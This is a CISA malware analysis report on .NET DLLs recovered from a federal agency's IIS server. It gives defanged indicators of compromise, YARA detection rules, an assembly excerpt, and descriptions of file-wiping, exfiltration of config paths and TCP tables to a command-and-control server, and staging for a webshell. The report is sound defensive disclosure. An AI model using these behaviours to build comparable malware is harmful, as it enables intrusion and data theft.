ANALYSIS REPORT

10413062.r1.v1 NUMBER

Malware Analysis Report

2023-03-08 DATE

Notification

This report is provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained herein. The DHS does not endorse any commercial product or service referenced in this bulletin or otherwise.

This document is marked TLP:CLEAR--Disclosure is not limited. Sources may use TLP:CLEAR when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:CLEAR information may be distributed without restriction. For more information on the Traffic Light Protocol (TLP), see http://www.cisa.gov/tlp.

Summary

Description

CISA received 18 files for analysis from a forensic analysis engagement conducted at a Federal Civilian Executive Branch (FCEB) agency.

When 11 of the dynamic link library (DLL) files are loaded, the files can read, create, and delete files. If the DLL contains a hardcoded Internet Protocol (IP) address, status messages will be sent to the IP. One DLL file will attempt to collect the target system's Transmission Control Protocol (TCP) connection table, and exfiltrate it to a remote Command and Control server (C2). Five of the files drop and decode a reverse shell utility that can send and receive data and commands. In addition, the files drop and decode an Active Server Pages (ASPX) webshell. Two DLL files are capable of loading and executing payloads.

CISA has provided Indicators of Compromise (IOCs) and YARA rules for detection within this Malware Analysis Report (MAR).

For more information about this compromise, see Joint Cybersecurity Advisory Threat Actors Exploit Progress Telerik Vulnerability in U.S. Government IIS Server.

Submitted Files (18)

11415ac829c17bd8a9c4cef12c3fbc23095cbb3113c89405e489ead5138384cd (1597974061[.]4531896[.]png)

144492284bcbc0110d34a2b9a44bef90ed0d6cda746df6058b49d3789b0f851d (1666006114[.]5570521[.]txt)

508dd87110cb5bf5d156a13c2430c215035db216f20f546e4acec476e8d55370 (xesmartshell[.]tmp)

707d22cacdbd94a3e6dc884242c0565bdf10a0be42990cd7a5497b124474889b (1665130178[.]9134793[.]dll)

72f7d4d3b9d2e406fa781176bd93e8deee0fb1598b67587e1928455b66b73911 (1594142927[.]995679[.]png)

74544d31cbbf003bc33e7099811f62a37110556b6c1a644393fddd0bac753730 (1665131078[.]6907752[.]dll)

78a926f899320ee6f05ab96f17622fb68e674296689e8649c95f95dade91e933 (1596686310[.]434117[.]png)

833e9cf75079ce796ef60fc7039a0b098be4ce8d259ffa53fe2855df110b2e5d (1665128935[.]8063045[.]dll)

853e8388c9a72a7a54129151884da46075d45a5bcd19c37a7857e268137935aa (1667466391[.]0658665[.]dll)

8a5fc2b8ecb7ac6c0db76049d7e09470dbc24f1a90026a431285244818866505 (1596923477[.]4946315[.]png)

a14e2209136dad4f824c6f5986ec5d73d9cc7c86006fd2ceabe34de801062f6b (1665909724[.]4648924[.]dll)

b4222cffcdb9fb0eda5aa1703a067021bedd8cf7180cdfc5454d0f07d7eaf18f (1665129315[.]9536858[.]dll)

d69ac887ecc2b714b7f5e59e95a4e8ed2466bed753c4ac328931212c46050b35 (1667465147[.]4282858[.]dll)

d9273a16f979adee1afb6e55697d3b7ab42fd75051786f8c67a6baf46c4c19c2 (SortVistaCompat)

dedf082f523dfcb75dee0480a2d8a087e3231f89fa34fcd2b7f74866a7b6608f (1665214140[.]9324195[.]dll)

e044bce06ea49d1eed5e1ec59327316481b8339c3b6e1aecfbb516f56d66e913 (1667465048[.]8995082[.]dll)

e45ad91f12188a7c3d4891b70e1ee87a3f23eb981804ea72cd23f1d5e331ff5a (1596835329[.]5015914[.]png)
f5cafe99bccb9d813909876fa536cc980c45687d0f411c5f4b5346dcf6b304e4 (1665132690[.]6040645[.]dll)

Additional Files (6)

08375e2d187ee53ed263ee6529645e03ead1a8e77afd723a3e0495201452d415 (small[.]aspx)
11d8b9be14097614dedd68839c85e3e8feec08cdab675a5e89c5b055a6a68bad (XEReverseShell[.]exe)
1fed0766f564dc05a119bc7fa0b6670f0da23504e23ece94a5ae27787b674cd2 (xesvrs[.]exe)
5cbba90ba539d4eb6097169b0e9acf40b8c4740a01ddb70c67a8fb1fc3524570 (small[.]txt)
815d262d38a26d5695606d03d5a1a49b9c00915ead1d8a2c04eb47846100e93f (XEReverseShell[.]exe)
a0ab222673d35d750a0290db1b0ce890b9d40c2ab67bfebb62e1a006e9f2479c (Multi-OS_ReverseShell[.]exe)

Domains (3)

hivnd[.]com
xegroups[.]com
xework[.]com

IPs (4)

137[.]184[.]130[.]162
144[.]96[.]103[.]245
184[.]168[.]104[.]171
45[.]77[.]212[.]12

Findings

144492284bcbc0110d34a2b9a44bef90ed0d6cda746df6058b49d3789b0f851d

Tags

wiper

Details

Name	1666006114.5570521.txt
Size	12288 bytes
Type	PE32+ executable (DLL) (GUI) x86-64 Mono/.Net assembly, for MS Windows
MD5	8e33e1e407fc9ff537b63be3ab78cb40
SHA1	1228a2269610fcd20d6b0cf982b759b4c7612f34
SHA256	144492284bcbc0110d34a2b9a44bef90ed0d6cda746df6058b49d3789b0f851d
SHA512	d5b0ee2931ada3f3c51a201433e9b907d4efdbb88fb3825613f6ed16e80be2ddb4d23ccc8ee5d1af14ee13045b6d80f2909d007d016c8cf0436b0462fcb92732
ssdeep	96:/sJBSe0UzgkuQZR39ZoUnXpxs1bc9m4oJ1nbBeFsPW0dfk/QSvlWHaRA3naHrt/y:/ESvLkKUXpxsNcgb9pvRYGsrhUU/HkY
Entropy	4.610852

Antivirus

No matches found.

YARA Rules

- rule CISA_10413062_04 : wiper compromises_data_availability

```
{
  meta:
    Author = "CISA Code & Media Analysis"
    Incident = "10413062"
    Date = "2022-11-21"
    Last_Modified = "20221123_2000"
    Actor = "n/a"
    Family = "n/a"
    Capabilities = "compromises-data-availability"
    Malware_Type = "wiper"
    Tool_Type = "n/a"
    Description = "Detect portable executable file that deletes .dll files"
    MD5 = "8e33e1e407fc9ff537b63be3ab78cb40"
    SHA256 = "144492284bcbc0110d34a2b9a44bef90ed0d6cda746df6058b49d3789b0f851d"
  strings:
    $s1 = { (43 | 63) 3a 5c (57 | 77) (49 | 69) (4e | 6e) (44 | 64) (4f | 6f) (57 | 77) (53 | 73) 5c (54 | 74) (65 | 45) (4d | 6d) (50 | 70) }
    $s2 = { 43 72 65 61 74 65 54 68 72 65 61 64 }
    $s3 = { 54 65 6c 65 72 69 69 6b 2e 64 6c 6c }
  condition:
    uint16(0) == 0x5a4d and all of ($s*)
}
```

- rule CISA_10413062_07 : wiper compromises_data_availability

```
{
  meta:
    Author = "CISA Code & Media Analysis"
    Incident = "10413062"
    Date = "2022-11-30"
    Last_Modified = "20221130_1700"
    Actor = "n/a"
```

```
        Family = "n/a"
        Capabilities = "compromises-data-availability"
        Malware_Type = "wiper"
        Tool_Type = "n/a"
        Description = "Detects managed malware code in C# DLL samples"
        MD5 = "8e33e1e407fc9ff537b63be3ab78cb40"
        SHA256 = "144492284bcbc0110d34a2b9a44bef90ed0d6cda746df6058b49d3789b0f851d"
    strings:
        $s0 = { 4D 61 69 6E 00 61 72 67 73 00 2E 63 74 6F 72 00 57 72 69 74 65 4C 69 6E 65 }
        $s1 = { 46 69 6E 64 46 69 72 73 74 46 69 6C 65 41 00 00 90 01 46 69 6E 64 }
        $s2 = { 43 3A 5C 77 69 6E 64 6F 77 73 5C 74 65 6D 70 }
        $s3 = { 54 65 6C 65 72 69 69 6B 2E 64 6C 6C }
        $s4 = { 76 34 2E 30 2E 33 30 33 31 39 }
    condition:
        all of them
}
```

ssdeep Matches

No matches found.

Description

This file is a malicious .NET DLL, which contains malicious unmanaged 64-bit Intel code. This DLL deletes files that end in ".dll" from C:\windows\temp.

e044bce06ea49d1eed5e1ec59327316481b8339c3b6e1aecfbb516f56d66e913

Tags

information-stealer

Details

Name	1667465048.8995082.dll
Size	13312 bytes
Type	PE32+ executable (DLL) (GUI) x86-64 Mono/.Net assembly, for MS Windows
MD5	f6f47911ac32afd786a765dcb1f26722
SHA1	533bfde3f801f7e1c7b519dcb07e7f21e6546306
SHA256	e044bce06ea49d1eed5e1ec59327316481b8339c3b6e1aecfbb516f56d66e913
SHA512	6cbc2e9114dba4f5ba37dbeec3de5610abfc2a23e2c3d74b5943d88392235fe741dca73bb560bb33e366d2d780708e7b7dc40186c46148b45761bb32034c67ff
ssdeep	192:UqLqxAm19p0WSLQs68UbUA+RaYlLWcTU/:zIAkXON6LUAY4cT
Entropy	4.929398

Antivirus

No matches found.

YARA Rules

```
• rule CISA_10413062_01 : exfiltrates_data
  {
    meta:
        Author = "CISA Code & Media Analysis"
        Incident = "10413062"
        Date = "2022-11-21"
        Last_Modified = "20221123_2000"
        Actor = "n/a"
        Family = "n/a"
        Capabilities = "exfiltrates-data"
        Malware_Type = "n/a"
        Tool_Type = "n/a"
        Description = "Detect portable executable samples that exfiltrate .config data"
        MD5_1 = "f6f47911ac32afd786a765dcb1f26722"
        SHA256_1 = "e044bce06ea49d1eed5e1ec59327316481b8339c3b6e1aecfbb516f56d66e913"
        MD5_2 = "cd6c11f89b392988e0de3ffe048a561b"
        SHA256_2 = "d69ac887ecc2b714b7f5e59e95a4e8ed2466bed753c4ac328931212c46050b35"
    strings:
        $s1 = { (43 | 63) 3a 5c (49 | 69) (4e | 6e) (45 | 65) (54 | 74) (50 | 70) (55 | 75) (62 | 42) 5c (54 | 74) (45 | 65) (4d | 6d) (50 | 70)
}
        $s2 = { (44 | 64) 3a 5c (49 | 69) (4e | 6e) (45 | 65) (54 | 74) (50 | 70) (55 | 75) (62 | 42) 5c (54 | 74) (45 | 65) (4d | 6d) (50 | 70)
}
        $s3 = { (45 | 65) 3a 5c (49 | 69) (4e | 6e) (45 | 65) (54 | 74) (50 | 70) (55 | 75) (62 | 42) 5c (54 | 74) (45 | 65) (4d | 6d) (50 | 70)
}
        $t4 = { 2e 43 4f (4e | 6e) (46 | 66) (69 | 49) (47 | 67) }
        $t5 = { 2e 43 6f (4e | 6e) (46 | 66) (69 | 49) (47 | 67) }
        $t6 = { 2e 63 4f (4e | 6e) (46 | 66) (69 | 49) (47 | 67) }
        $t7 = { 2e 63 6f (4e | 6e) (46 | 66) (69 | 49) (47 | 67) }
        $s8 = { 70 68 79 73 69 63 61 6c 50 61 74 68 3d }
        $s9 = { 2f 3e }
        $s10 = { 34 35 2e 37 }
        $s11 = { 37 2e 32 31 }
        $s12 = { 32 2e 31 32 }
        $s13 = { 43 72 65 61 74 65 54 68 72 65 61 64 }
    condition:
        uint16(0) == 0x5a4d and 1 of ($t*) and all of ($s*)
}
```

- rule CISA_10413062_06 : exfiltrates_data

```
{
    meta:
        Author = "CISA Code & Media Analysis"
        Incident = "10413062"
        Date = "2022-11-30"
        Last_Modified = "20221130_1700"
        Actor = "n/a"
        Family = "n/a"
        Capabilities = "exfiltrates-data"
        Malware_Type = "n/a"
        Tool_Type = "n/a"
        Description = "Detects managed malware code in C# DLL samples"
        MD5 = "f6f47911ac32afd786a765dcb1f26722"
        SHA256 = "e044bce06ea49d1eed5e1ec59327316481b8339c3b6e1aecfbb516f56d66e913"
    strings:
        $s0 = { 4E 65 74 6B 65 6C 2E 64 6C 6C }
        $s1 = { 76 34 2E 30 2E 33 30 33 31 39 }
        $s2 = { 70 68 79 73 69 63 61 6C 50 61 74 68 3D }
        $s3 = { 2E 63 6F 6E 66 69 67 00 2B 5F 2B 5F 2B }
        $s4 = { 43 3A 5C 69 6E 65 74 70 75 62 5C 74 65 6D 70 }
    condition:
        all of them
}
```

ssdeep Matches

No matches found.

Relationships

e044bce06e....	Connected_To	45[.]77[.]212[.]12

Description

This file is a malicious .NET DLL, which contains malicious unmanaged 64-bit Intel code. Loading this DLL will send "+_+_+" to 45[.]77[.]212[.]12 over port 443. Then, C:\inetpub\temp, D:\inetpub\temp, and E:\inetpub\temp are scanned recursively for files that end in .config.

When a .config file is found, the DLL will look for the strings “physicalPath=” and “/>” within the file. If there is data between those two strings, it will be sent to the IP.

If there was an error calling CreateFileA, “Errorcode: {Error_Code}” will be sent to the IP. If there was an error calling VirtualAlloc, “VirtualAlloc failed” will be sent to the IP. If there was an error while calling ReadFile, “read file failed” will be sent to the IP.

45[.]77[.]212[.]12

Tags

command-and-control

Ports

- 443 TCP

Whois

```
NetRange:    45[.]76[.]0[.]0 - 45[.]77[.]255[.]255
CIDR:        45[.]76[.]0[.]0/15
NetName:        CONSTANT
NetHandle:    NET-45-76-0-0-1
Parent:        NET45 (NET-45-0-0-0-0)
NetType:        Direct Allocation
OriginAS:     AS20473
Organization: The Constant Company, LLC (CHOOP-1)
RegDate:        2015-04-24
Updated:        2022-09-20
Comment:        Geofeed hxxps://geofeed[.]constant[.]com/
Ref:            hxxps://rdap[.]arin[.]net/registry/ip/45[.]76[.]0[.]0



OrgName:        The Constant Company, LLC
OrgId:        CHOOP-1
Address:        319 Clematis St.. Suite 900
City:        West Palm Beach
StateProv:     FL
PostalCode:     33401
Country:        US
RegDate:        2006-10-03
Updated:        2021-03-30
Comment:        hxxp://www[.]constant[.]com/
Ref:            hxxps://rdap[.]arin[.]net/registry/entity/choop-1


OrgNOCHandle: NETWO1159-ARIN
OrgNOCName: Network Operations
OrgNOCPhone: +1-973-849-0500
OrgNOCEmail: network[@]constant[.]com
OrgNOCRef:     hxxps://rdap[.]arin[.]net/registry/entity/netwo1159-arin

OrgAbuseHandle: ABUSE1143-ARIN
OrgAbuseName: Abuse Department
```

```
OrgAbusePhone: +1-973-849-0500
OrgAbuseEmail: abuse[@]constant[.]com
OrgAbuseRef:    hxxps://rdap[.]arin[.]net/registry/entity/abuse1143-arin

OrgTechHandle: NETWO1159-ARIN
OrgTechName: Network Operations
OrgTechPhone: +1-973-849-0500
OrgTechEmail: network[@]constant[.]com
OrgTechRef:    hxxps://rdap[.]arin[.]net/registry/entity/netwo1159-arin


NetRange:    45[.]77[.]212[.]0 - 45[.]77[.]213[.]255
CIDR:        45[.]77[.]212[.]0/23
NetName:       NET-45-77-212-0-23
NetHandle:     NET-45-77-212-0-1
Parent:        CONSTANT (NET-45-76-0-0-1)
NetType:       Reassigned
OriginAS:
Organization: Vultr Holdings, LLC (VHL-59)
RegDate:       2017-11-21
Updated:       2017-11-21
Ref:           hxxps://rdap[.]arin[.]net/registry/ip/45[.]77[.]212[.]0


OrgName:       Vultr Holdings, LLC
OrgId:         VHL-59
Address:       2001 6th Avenue, Suite 300
Address:       2001 Sixth LLC
City:          Seattle
StateProv:     WA
PostalCode:    98121
Country:       US
RegDate:       2015-03-05
Updated:       2015-03-05
Ref:           hxxps://rdap[.]arin[.]net/registry/entity/vhl-59


OrgAbuseHandle: VULTR-ARIN
OrgAbuseName: Vultr Abuse
OrgAbusePhone: +1-973-849-0500
OrgAbuseEmail: abuse[@]vultr[.]com
OrgAbuseRef:    hxxps://rdap[.]arin[.]net/registry/entity/vultr-arin

OrgTechHandle: VULTR-ARIN
OrgTechName: Vultr Abuse
OrgTechPhone: +1-973-849-0500
OrgTechEmail: abuse[@]vultr[.]com
OrgTechRef:    hxxps://rdap[.]arin[.]net/registry/entity/vultr-arin
```

Relationships

45[.]77[.]212[.]12	Connected_From	e044bce06ea49d1eed5e1ec5932731648 1b8339c3b6e1aecfbb516f56d66e913
45[.]77[.]212[.]12	Connected_From	d69ac887ecc2b714b7f5e59e95a4e8ed2466bed753c4ac328931212c46050b35
45[.]77[.]212[.]12	Connected_From	853e8388c9a72a7a54129151884da46075d45a5bcd19c37a7857e268137935aa
45[.]77[.]212[.]12	Connected_From	a14e2209136dad4f824c6f5986ec5d73d9cc7c86006fd2ceabe34de801062f6b

Description

This IP was utilized by multiple malicious applications in this report as a C2 server. It is utilized by the malware to send status information from commands executed on system, as well as a location to exfiltrate sensitive system and network information.

d69ac887ecc2b714b7f5e59e95a4e8ed2466bed753c4ac328931212c46050b35

Tags

information-stealer

Details

Name	1667465147.4282858.dll
Size	13312 bytes
Type	PE32+ executable (DLL) (GUI) x86-64 Mono/.Net assembly, for MS Windows
MD5	cd6c11f89b392988e0de3ffe048a561b
SHA1	6a2291e077c476d03ffe98b6f3228c82c5b451e4
SHA256	d69ac887ecc2b714b7f5e59e95a4e8ed2466bed753c4ac328931212c46050b35
SHA512	a31374d97f0b4e32d14a839b7e943f2385820cd4174114675fa217b921bbbd92792a829ccef9c4bdbc01efa5d8f654a5684527ada02b415fe5bc04384934086c
ssdeep	192:U7LqxAm19p0WSLQs68UbUA+RR6uVLWcTU/:WIAkXON6LUA2IcT
Entropy	4.931255

Antivirus

No matches found.

YARA Rules

```
• rule CISA_10413062_01 : exfiltrates_data
  {
    meta:
       Author = "CISA Code & Media Analysis"
       Incident = "10413062"
       Date = "2022-11-21"
       Last_Modified = "20221123_2000"
       Actor = "n/a"
       Family = "n/a"
       Capabilities = "exfiltrates-data"
       Malware_Type = "n/a"
       Tool_Type = "n/a"
       Description = "Detect portable executable samples that exfiltrate .config data"
       MD5_1 = "f6f47911ac32afd786a765dcb1f26722"
       SHA256_1 = "e044bce06ea49d1eed5e1ec59327316481b8339c3b6e1aecfbb516f56d66e913"
       MD5_2 = "cd6c11f89b392988e0de3ffe048a561b"
       SHA256_2 = "d69ac887ecc2b714b7f5e59e95a4e8ed2466bed753c4ac328931212c46050b35"
    strings:
       $s1 = { (43 | 63) 3a 5c (49 | 69) (4e | 6e) (45 | 65) (54 | 74) (50 | 70) (55 | 75) (62 | 42) 5c (54 | 74) (45 | 65) (4d | 6d) (50 | 70)
  }
       $s2 = { (44 | 64) 3a 5c (49 | 69) (4e | 6e) (45 | 65) (54 | 74) (50 | 70) (55 | 75) (62 | 42) 5c (54 | 74) (45 | 65) (4d | 6d) (50 | 70)
  }
       $s3 = { (45 | 65) 3a 5c (49 | 69) (4e | 6e) (45 | 65) (54 | 74) (50 | 70) (55 | 75) (62 | 42) 5c (54 | 74) (45 | 65) (4d | 6d) (50 | 70)
  }
       $t4 = { 2e 43 4f (4e | 6e) (46 | 66) (69 | 49) (47 | 67) }
       $t5 = { 2e 43 6f (4e | 6e) (46 | 66) (69 | 49) (47 | 67) }
       $t6 = { 2e 63 4f (4e | 6e) (46 | 66) (69 | 49) (47 | 67) }
       $t7 = { 2e 63 6f (4e | 6e) (46 | 66) (69 | 49) (47 | 67) }
       $s8 = { 70 68 79 73 69 63 61 6c 50 61 74 68 3d }
       $s9 = { 2f 3e }
       $s10 = { 34 35 2e 37 }
```

```
      $s11 = { 37 2e 32 31 }
      $s12 = { 32 2e 31 32 }
      $s13 = { 43 72 65 61 74 65 54 68 72 65 61 64 }
   condition:
      uint16(0) == 0x5a4d and 1 of ($t*) and all of ($s*)
}
```

ssdeep Matches

No matches found.

Relationships

d69ac887ec....	Connected_To	45[.]77[.]212[.]12

Description

This file is a malicious .NET DLL, which contains malicious unmanaged 64-bit Intel code. The file has the same functionality as "1667465048[.]8995082[.]dll" (e044bce06e...).

853e8388c9a72a7a54129151884da46075d45a5bcd19c37a7857e268137935aa

Tags

information-stealer

Details

Name	1667466391.0658665.dll
Size	12800 bytes
Type	PE32+ executable (DLL) (GUI) x86-64 Mono/.Net assembly, for MS Windows
MD5	cece36ea4e328f093517ff68d0ed085c
SHA1	02df1d2e88a8317215e34cb248b5a0f7a0af830a
SHA256	853e8388c9a72a7a54129151884da46075d45a5bcd19c37a7857e268137935aa
SHA512	db34c0e32d87ee1f83d0805edba0af32385e673ded3e4215ae2b4d6e87594192e16def9284604cd88a88a0421a27f14afe0b1a54a40541cfef51e9ad2d1ad25f
ssdeep	96:9aIum+vgUGsgUxbCfVYfqAs1eAQ6vCJJ4n6qsPYsCx5lAPRa7U2eOvTyYiiZfPRa:9I8nBUffqAsMu6gxQH2eCkmXNnnUU/l
Entropy	4.659841

Antivirus

No matches found.

YARA Rules

```
• rule CISA_10413062_02 : information_stealer information_gathering
{
   meta:
      Author = "CISA Code & Media Analysis"
      Incident = "10413062"
      Date = "2022-11-21"
      Last_Modified = "20221123_2000"
      Actor = "n/a"
      Family = "n/a"
      Capabilities = "n/a"
      Malware_Type = "n/a"
      Tool_Type = "information-gathering"
      Description = "Detect portable executable file that creates and deletes a file"
      MD5 = "cece36ea4e328f093517ff68d0ed085c"
      SHA256 = "853e8388c9a72a7a54129151884da46075d45a5bcd19c37a7857e268137935aa"
   strings:
      $s1 = { 34 35 2e 37 }
      $s2 = { 37 2e 32 31 }
      $s3 = { 32 2e 31 32 }
      $s4 = { (45 | 65) 3a 5c (57 | 77) (45 | 65) (42 | 62) (53 | 73) (49 | 69) (54 | 74) (45 | 65) (53 | 73) 5c (4d | 6d) (45 | 65) (49 | 69)
(53 | 73) 5c }
      $s5 = { 43 72 65 61 74 65 46 69 6c 65 }
      $s6 = { 57 72 69 74 65 46 69 6c 65 }
      $s7 = { 44 65 6c 65 74 65 46 69 6c 65 }
      $s8 = { 43 72 65 61 74 65 54 68 72 65 61 64 }
   condition:
      uint16(0) == 0x5a4d and all of ($s*)
}
```

- rule CISA_10413062_08 : information_stealer information_gathering

```
{
    meta:
        Author = "CISA Code & Media Analysis"
        Incident = "10413062"
        Date = "2022-11-30"
        Last_Modified = "20221130_1700"
        Actor = "n/a"
        Family = "n/a"
        Capabilities = "n/a"
        Malware_Type = "n/a"
        Tool_Type = "information-gathering"
        Description = "Detects managed malware code in C# DLL samples"
        MD5 = "cece36ea4e328f093517ff68d0ed085c"
        SHA256 = "853e8388c9a72a7a54129151884da46075d45a5bcd19c37a7857e268137935aa"
    strings:
        $s0 = { 43 72 65 61 74 65 46 69 6C 65 20 45 72 72 6F 72 }
        $s1 = { 57 72 69 74 65 46 69 6C 65 20 45 72 72 6F 72 }
        $s2 = { 44 65 6C 65 74 65 46 69 6C 65 41 20 66 61 69 6C }
        $s3 = { 45 3A 5C 77 65 62 73 69 74 65 73 5C 4D 45 49 53 }
        $s4 = { 76 34 2E 30 2E 33 30 33 31 39 }
    condition:
        all of them
}
```

ssdeep Matches

No matches found.

Relationships


853e8388c9....	Connected_To	45[.]77[.]212[.]12

Description

This file is a malicious .NET DLL, which contains malicious unmanaged 64-bit Intel code. Loading this DLL will send "+_+_+" to 45[.]77[.]212[.]12 over port 443. The DLL will then create E:\websites\<redacted>\ico[.]txt and write “111” to that file. If there was an error creating the file, “CreateFile Error code: {Error_Code}” will be sent to the IP and execution ends. If there was an error writing to the file, “WriteFile Error code: {Error_Code}” will be sent to the IP and execution ends. If there are no errors, “CreateFileA OK” will be sent. The DLL will then delete E:\websites\<redacted>\ico[.]txt. If successful, “DeleteFileA OK” will be sent to the IP. If there was an error “DeleteFileA failed” will be sent to the IP.

Analysis indicates the purpose of this application is to provide a remote operator the ability to determine whether or not they can write files to the system's web server directory. This capability will likely allow the operator to determine whether or not they can remotely install a webshell to allow convenient and persistent remote access to the compromised system.

Screenshots



```
mov     [rsp+168h+hTemplateFile], 0 ; hTemplateFile
lea     rcx, FileName    ; "E:\\websites\\[redacted]\\ico.txt"
mov     [rsp+168h+dwFlagsAndAttributes], 80h ; dwFlagsAndAttribut
xor     r9d, r9d         ; lpSecurityAttributes
xor     r8d, r8d         ; dwShareMode
mov     [rsp+168h+dwCreationDisposition], 2 ; dwCreationDispositi
mov     edx, 40000000h   ; dwDesiredAccess
call    cs:CreateFileA
mov     rbx, rax
cmp     rax, 0FFFFFFFFFFFFFFFFh
jnz     short loc_180001222

loc_180001222:           ; lpNumberOfBytesWritten
lea     r9, [rsp+168h+NumberOfBytesWritten]
mov     qword ptr [rsp+168h+dwCreationDisposition], 0 ; lpOverl
mov     r8d, 4           ; nNumberOfBytesToWrite
lea     rdx, a111        ; "111"
mov     rcx, rbx         ; hFile
call    cs:WriteFile
test    eax, eax
jnz     short loc_180001259

loc_180001259:           ; len
mov     edx, 0Eh
lea     rcx, buf         ; "CreateFile OK"
call    sub_180001070
mov     rcx, rbx         ; hObject
call    cs:CloseHandle
lea     rcx, FileName    ; "E:\\websites\\[redacted]\\ico.txt"
call    cs:DeleteFileA
test    eax, eax
jnz     short loc_180001293
```

Figure 1 - This code illustrates the malware attempting to create a file on the targeted system within the E:\\websites\ directory. This appears to be a test to ensure the remote operator can remotely install web application code onto the target.

a14e2209136dad4f824c6f5986ec5d73d9cc7c86006fd2ceabe34de801062f6b

Tags

trojan

Details

Name	1665909724.4648924.dll
Size	13312 bytes
Type	PE32+ executable (DLL) (GUI) x86-64 Mono/.Net assembly, for MS Windows
MD5	bad264a0529cacea56a845bd9d11d55b
SHA1	76df69648631be3c6262d6e51f066d397563f097
SHA256	a14e2209136dad4f824c6f5986ec5d73d9cc7c86006fd2ceabe34de801062f6b
SHA512	a60338de4fada1967776a8a060cb495140fe6a09291a4ffb3326e72c6c6f2312d5bd68a5e5f63aef8928468fe5f31a4ced f0ec8703781b4e4cb577da1789d005
ssdeep	192:Ub+8o8o9a0ybzz3O8dMFoTaVyiD4TaZNU/4E4:U6NybG8duvVZNZJ
Entropy	4.637910

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships


a14e220913....	Connected_To	45[.]77[.]212[.]12

Description

This file is a malicious .NET DLL, which contains malicious unmanaged 64-bit Intel code. Static analysis indicates that the primary purpose of this code is to obtain a copy of the targeted system's TCP connection table via the GetTcpTable API, and export it to the malware's remote C2 server 45[.]77[.]212[.]12.

The purpose of this application is to allow a remote operator to determine what systems the targeted system currently has an established TCP session with. This capability will allow the operator to more efficiently profile the targeted network.

Screenshots

